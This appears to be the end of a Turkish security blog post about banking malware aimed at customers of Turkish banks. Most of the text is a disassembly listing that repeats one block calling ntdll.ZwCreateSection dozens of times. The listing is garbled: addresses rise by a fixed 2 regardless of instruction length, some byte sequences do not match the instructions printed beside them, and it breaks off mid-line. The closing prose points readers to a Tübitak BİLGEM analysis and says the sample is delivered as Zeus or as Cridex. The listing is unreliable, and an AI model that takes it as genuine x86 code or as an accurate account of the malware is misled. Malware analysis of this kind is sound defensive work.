00380207 6A 00      PUSH 0
00380209 6A 04      PUSH 4
0038020B 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
0038020D 50        PUSH EAX
0038020F E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380211 85C0      TEST EAX,EAX
00380213 0F8C 5C020000 JE 00380407
00380215 337D FC 00 MOV ECX,ECX
00380217 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380219 6A 00      PUSH 0
0038021B 6A 00      PUSH 0
0038021D 6A 04      PUSH 4
0038021F 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380221 50        PUSH EAX
00380223 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380225 85C0      TEST EAX,EAX
00380227 0F8C 5C020000 JE 00380407
00380229 337D FC 00 MOV ECX,ECX
0038022B 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
0038022D 6A 00      PUSH 0
0038022F 6A 00      PUSH 0
00380231 6A 04      PUSH 4
00380233 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380235 50        PUSH EAX
00380237 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380239 85C0      TEST EAX,EAX
0038023B 0F8C 5C020000 JE 00380407
0038023D 337D FC 00 MOV ECX,ECX
0038023F 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380241 6A 00      PUSH 0
00380243 6A 00      PUSH 0
00380245 6A 04      PUSH 4
00380247 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380249 50        PUSH EAX
0038024B E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
0038024D 85C0      TEST EAX,EAX
0038024F 0F8C 5C020000 JE 00380407
00380251 337D FC 00 MOV ECX,ECX
00380253 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380255 6A 00      PUSH 0
00380257 6A 00      PUSH 0
00380259 6A 04      PUSH 4
0038025B 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
0038025D 50        PUSH EAX
0038025F E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380261 85C0      TEST EAX,EAX
00380263 0F8C 5C020000 JE 00380407
00380265 337D FC 00 MOV ECX,ECX
00380267 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380269 6A 00      PUSH 0
0038026B 6A 00      PUSH 0
0038026D 6A 04      PUSH 4
0038026F 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380271 50        PUSH EAX
00380273 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380275 85C0      TEST EAX,EAX
00380277 0F8C 5C020000 JE 00380407
00380279 337D FC 00 MOV ECX,ECX
0038027B 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
0038027D 6A 00      PUSH 0
0038027F 6A 00      PUSH 0
00380281 6A 04      PUSH 4
00380283 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380285 50        PUSH EAX
00380287 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380289 85C0      TEST EAX,EAX
0038028B 0F8C 5C020000 JE 00380407
0038028D 337D FC 00 MOV ECX,ECX
0038028F 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380291 6A 00      PUSH 0
00380293 6A 00      PUSH 0
00380295 6A 04      PUSH 4
00380297 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380299 50        PUSH EAX
0038029B E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
0038029D 85C0      TEST EAX,EAX
0038029F 0F8C 5C020000 JE 00380407
003802A1 337D FC 00 MOV ECX,ECX
003802A3 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
003802A5 6A 00      PUSH 0
003802A7 6A 00      PUSH 0
003802A9 6A 04      PUSH 4
003802AB 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
003802AD 50        PUSH EAX
003802AF E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
003802B1 85C0      TEST EAX,EAX
003802B3 0F8C 5C020000 JE 00380407
003802B5 337D FC 00 MOV ECX,ECX
003802B7 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
003802B9 6A 00      PUSH 0
003802BB 6A 00      PUSH 0
003802BD 6A 04      PUSH 4
003802BF 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
003802C1 50        PUSH EAX
003802C3 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
003802C5 85C0      TEST EAX,EAX
003802C7 0F8C 5C020000 JE 00380407
003802C9 337D FC 00 MOV ECX,ECX
003802CB 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
003802CD 6A 00      PUSH 0
003802CF 6A 00      PUSH 0
003802D1 6A 04      PUSH 4
003802D3 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
003802D5 50        PUSH EAX
003802D7 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
003802D9 85C0      TEST EAX,EAX
003802DB 0F8C 5C020000 JE 00380407
003802DD 337D FC 00 MOV ECX,ECX
003802DF 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
003802E1 6A 00      PUSH 0
003802E3 6A 00      PUSH 0
003802E5 6A 04      PUSH 4
003802E7 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
003802E9 50        PUSH EAX
003802EB E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
003802ED 85C0      TEST EAX,EAX
003802EF 0F8C 5C020000 JE 00380407
003802F1 337D FC 00 MOV ECX,ECX
003802F3 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
003802F5 6A 00      PUSH 0
003802F7 6A 00      PUSH 0
003802F9 6A 04      PUSH 4
003802FB 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
003802FD 50        PUSH EAX
003802FF E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380301 85C0      TEST EAX,EAX
00380303 0F8C 5C020000 JE 00380407
00380305 337D FC 00 MOV ECX,ECX
00380307 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380309 6A 00      PUSH 0
0038030B 6A 00      PUSH 0
0038030D 6A 04      PUSH 4
0038030F 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380311 50        PUSH EAX
00380313 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380315 85C0      TEST EAX,EAX
00380317 0F8C 5C020000 JE 00380407
00380319 337D FC 00 MOV ECX,ECX
0038031B 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
0038031D 6A 00      PUSH 0
0038031F 6A 00      PUSH 0
00380321 6A 04      PUSH 4
00380323 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380325 50        PUSH EAX
00380327 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380329 85C0      TEST EAX,EAX
0038032B 0F8C 5C020000 JE 00380407
0038032D 337D FC 00 MOV ECX,ECX
0038032F 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380331 6A 00      PUSH 0
00380333 6A 00      PUSH 0
00380335 6A 04      PUSH 4
00380337 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380339 50        PUSH EAX
0038033B E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
0038033D 85C0      TEST EAX,EAX
0038033F 0F8C 5C020000 JE 00380407
00380341 337D FC 00 MOV ECX,ECX
00380343 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380345 6A 00      PUSH 0
00380347 6A 00      PUSH 0
00380349 6A 04      PUSH 4
0038034B 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
0038034D 50        PUSH EAX
0038034F E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380351 85C0      TEST EAX,EAX
00380353 0F8C 5C020000 JE 00380407
00380355 337D FC 00 MOV ECX,ECX
00380357 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380359 6A 00      PUSH 0
0038035B 6A 00      PUSH 0
0038035D 6A 04      PUSH 4
0038035F 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380361 50        PUSH EAX
00380363 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380365 85C0      TEST EAX,EAX
00380367 0F8C 5C020000 JE 00380407
00380369 337D FC 00 MOV ECX,ECX
0038036B 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
0038036D 6A 00      PUSH 0
0038036F 6A 00      PUSH 0
00380371 6A 04      PUSH 4
00380373 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380375 50        PUSH EAX
00380377 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
00380379 85C0      TEST EAX,EAX
0038037B 0F8C 5C020000 JE 00380407
0038037D 337D FC 00 MOV ECX,ECX
0038037F 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380381 6A 00      PUSH 0
00380383 6A 00      PUSH 0
00380385 6A 04      PUSH 4
00380387 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
00380389 50        PUSH EAX
0038038B E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
0038038D 85C0      TEST EAX,EAX
0038038F 0F8C 5C020000 JE 00380407
00380391 337D FC 00 MOV ECX,ECX
00380393 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
00380395 6A 00      PUSH 0
00380397 6A 00      PUSH 0
00380399 6A 04      PUSH 4
0038039B 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
0038039D 50        PUSH EAX
0038039F E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
003803A1 85C0      TEST EAX,EAX
003803A3 0F8C 5C020000 JE 00380407
003803A5 337D FC 00 MOV ECX,ECX
003803A7 894D E8    MOV DWORD PTR SS:[EBP-18],ECX
003803A9 6A 00      PUSH 0
003803AB 6A 00      PUSH 0
003803AD 6A 04      PUSH 4
003803AF 8D45 EC    LEA EAX,DWORD PTR SS:[EBP-14]
003803B1 50        PUSH EAX
003803B3 E8 8F200000 CALL 0038042A      JMP to ntdll.ZwCreateSection
003803B5 85C0      TEST EAX,EAX
003803B7 0F8C 5
```


Türkiye'deki banka müşterilerini hedef alan bu zararlı yazılım ile ilgili daha fazla bilgi almak için Tübitak BİLGEM tarafından yayınlanan [analiz yazısını](#) da okumanızı öneririm.

Bu vesileyle herkesin yeni yılını kutlar, 2013 yılının herkese önce sağlık sonra güvenli günler getirmesini dilerim.

Not: Her ne kadar bu zararlı yazılım Tübitak BİLGEM'in yayınlamış olduğu [analiz yazısında](#) Zeus'un bir türevi olarak yer almış olsa da Zemana firmasından [Emre TINAZTEPE](#)'nin yapmış olduğu bir açıklamaya göreye zararlı yazılım kimi zaman Zeus kimi zaman ise Cridex olarak son kullanıcının sistemine yüklenmektedir. Daha detaylı yeni analiz raporları/yazıları yayınlandıkça bu zararlı yazılım hakkında daha net bilgilere sahip olacağımıza inanıyorum.
